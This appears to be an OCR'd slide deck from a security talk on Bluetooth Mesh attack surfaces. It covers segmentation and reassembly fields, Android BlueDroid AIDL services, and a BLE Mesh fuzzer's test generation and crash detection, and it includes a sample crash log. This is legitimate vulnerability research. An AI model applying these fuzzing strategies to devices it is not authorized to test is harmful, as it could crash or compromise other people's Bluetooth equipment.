
Network Control Protocol

Security Features

- $NetKey$
- $AppKey$

If We Have..

- No keys, we can only know IVI, NID and $NetMIC$
- $NetKey$, we can parse network & lower transport layer
- $NetKey$ and $AppKey$, we can parse the whole message




Network Control Attack Surfaces

What to Attack

- Segmentation and Reassembly
- General mechanism
- Memory operation
- Only $NetKey$ is required


How to Attack

- Inconsistent $SegN$
- $SegO > SegN$
- …



Network Control Attack Surfaces

Threat Model



Wrapper Application Attack Surfaces

Mesh in BlueDroid


- Android version ≥ 8.0
- Mesh capabilities are wrapped as AIDL service

What to Attack

- Permission restriction of AIDL service
- Memory operation in JNI & HAL layer

How to Attack


- Try unauthorized access to service
- Call service with malformed parameters




3 BLE Mesh Fuzzer

Overview

- "BLE Mesh Fuzzer", a fuzzing tool for Bluetooth Mesh protocol
- Fuzzing both network build and network control stages





Network Build Fuzzing

Test Case Generation


- Generate a series of segmented packets at once
- $TestCase = \{P_{TSP}, P_{TCP}^{1}, \ldots, P_{TCP}^{N}\}$

Sender / Receiver

- Build link, then send test case
- Wait for $Link\ Close$


Crash Detection

- "No $Link\ Close$" means crash
- A timer for each test case




Network Build Fuzzing

Work Flow



Trigger Vulnerability



Not Trigger

Network Build Fuzzing

Generation Strategy

- $TestCase = \{P_{TSP}, P_{TCP}^{1}, P_{TCP}^{2}, \ldots, P_{TCP}^{N}\}$
- Randomize packets count $N + 1$
- Randomize $SegN$, $TotalLength$, and $Data\ Length$ of Transaction Start PDU
- Randomize $SegO$ and $Data\ Length$ of Transaction Continue PDUs

System Output

```
[2022-03-09 17:13:04]
segn = 26
total length = 23
start data length = 20
countinue count = 32
sego = 60 31 54 1 9 45 44 53 39 8 18 38 28 10 46 2 61 27 5 52 43 30 13 49 24 47 26 4 19 16 15 37
continue data length = 26 30 29 26 31 31 30 31 27 33 31 31 26 30 33 27 25 24 33 27 24 28 25 28 29 33 30 28 25 24 26 25
[2022-03-09 17:13:19]
Mesh Process Crashed..
```

Network Control Fuzzing

Test Case Generation


- Generate a series of segmented packets at once
- $TestCase = \{P_1, P_2, P_3, \ldots, P_N\}$

Sender / Receiver

- Send both test case and probe
- Probe is a valid SAR packet
- Wait for prob $ACKs$


Crash Detection

- Missing probe ACK means crash




Network Control Fuzzing

Work Flow



Trigger Vulnerability

Not Trigger



Network Control Fuzzing

Generate Strategy

- $TestCase = \{P_1, P_2, P_3, \ldots, P_N\}$
- Randomize packets count N
- Randomize $SegN$, $SegO$, $Data\ Length$ and CTL

